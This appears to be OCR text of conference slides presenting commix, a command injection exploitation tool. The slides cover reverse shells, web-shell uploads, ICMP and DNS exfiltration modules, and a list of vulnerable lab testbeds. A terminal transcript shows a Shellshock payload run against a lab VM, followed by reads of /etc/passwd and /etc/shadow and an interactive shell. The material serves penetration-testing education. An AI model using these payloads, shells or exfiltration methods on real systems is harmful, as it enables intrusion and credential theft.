
   Hint: Check "usage examples" wiki page → several test cases / attack scenarios.

3. File access options → We can write / upload web-shell(s) on target.

   - Metasploit PHP meterpreter web shell.
   - Weevely PHP web shell.
   - ...suggest yours! → Fork & commit.


   Hint: Check "upload shells" wiki page.

We ❤ shellz!




NC: (Linux) Netcat Reverse Shell

We ❤ shellz!



Metasploit: (Windows) Meterpreter PHP Reverse Shell

We ❤ shellz!



Armitage: (Linux) Meterpreter PHP Reverse Shell

Modules.

We are able to develop and easily import your own modules.

- Increase the capabilities of commix and/or adapt it to our needs.
  - Hint: Check "Module Development" wiki page.

1. The 'ICMP exfiltration' module.
   - This module is designed to provide a server-side component to store / receive files, exfiltrated over ICMP echo request packets.
     - Hint: Pwn @VulnHub's "Persistense" vm via this module.

2. The 'DNS exfiltration' module.
   - This module is designed to provide a server-side component to store / receive files, exfiltrated over DNS requests.
     - Hint: Still in experimental phase. (Feel free to evaluate it!)

3. The 'Shellshock' module.
   - This module is designed to affect the shellshock bash vulnerability.
     - Hint: Pwn @Pentesterlab's "CVE-2014-6271/Shellshock" vm via this module.

Modules (i.e shellshock).

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.7/cgi-bin/status/" --all

                                      __
   ___   ___     ___ ___     ___ ___ /\_\    __  _
  /' ___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  1.0.13
 /\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \/>  </
 \ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\
  \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2016 Anastasios Stasinopoulos (@ancst)
+--

[*] Checking connection to the target URL... [ SUCCEED ]
[!] Warning: URL is probable to contain a script ('/cgi-bin/status') vulnerable to shellshock.
[?] Do you want to enable the shellshock injection module? [Y/n/q] > y
[*] Testing the shellshock injection technique... [ SUCCEED ]
[+] The (User-Agent) 'http://192.168.2.7/cgi-bin/status/' seems vulnerable via shellshock injection technique.
    [~] Payload: "() { :; }; echo CVE-2014-6271:Done;"

[+] The hostname is vulnerable.
[+] The target operating system is Linux and the hardware platform is i686.
[+] The current user is pentesterlab and it is not privileged.
[*] Fetching '/etc/passwd' to enumerate users entries... [ SUCCEED ]
[+] Identified 5 entries in '/etc/passwd'.
  (1) 'root' is root user (uid=0). Home directory is in '/root'.
  (2) 'lp' is system user (uid=7). Home directory is in '/var/spool/lpd'.
  (3) 'nobody'(uid=65534). Home directory is in '/nonexistent'.
  (4) 'tc' is regular user (uid=1001). Home directory is in '/home/tc'.
  (5) 'pentesterlab' is regular user (uid=1000). Home directory is in '/home/pentesterlab'.
[*] Fetching '/etc/shadow' to enumerate users password hashes... [ SUCCEED ]
[+] Identified 5 entries in '/etc/shadow'.
  (5) pentesterlab : $1$UURM5Qwb$/1Qhr8JN2B0y8O7D1.aYG0

[?] Do you want a Pseudo-Terminal? [Y/n/q] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > whoami

pentesterlab

commix(os_shell) >
```

Shellshock attack vector.


Evaluation.

Command injection testbeds.

1. Damn Vulnerable Web App
2. Damn Vulnerable Web Services (DVWS)
3. Damn Small Vulnerable Web (DSVW)
4. Xtreme Vulnerable Web Application
5. OWASP: Mutillidae
6. bWAPP: bee-box (v1.6)
7. Persistence
8. Pentester Lab: Web For Pentester
9. Pentester Lab: CVE-2014-6271/Shellshock
10. Pentester Lab: Rack Cookies and Commands injection
11. Pentester Academy: Command Injection ISO: 1
12. command-line-security-300 (school-ctf-winter-2015)
13. SpiderLabs: MCIR (ShellLOL)
14. Kioptrix: Level 1.1 (#2)
15. Kioptrix: 2014 (#5)
17. Acid Server: 1
17. Flick: 2
18. w3af-moth
19. commix-testbed

Official commix's testbed!

PentesterAcademy

DVWA

VULNHUB
VULNERABLE BY DESIGN

Trustwave® SpiderLabs®

PentesterLab

bWAPP
an extremely buggy web application !

OWASP
Open Web Application Security Project



ENOUGH TALK
SHOW THE DEMO!

Bugs and enhancements

Except for pull requests, forks, or stars non-developers can open an issue @github.

Things i'd really appreciate:

- Bug reports
  - Preferably **with** error logs!
- Enhancements
  - Suggestions on how i can improve commix for you !?
  - Descriptions of how you use it !?




THAT'S ALL FOLKS!
ANY QUESTIONS?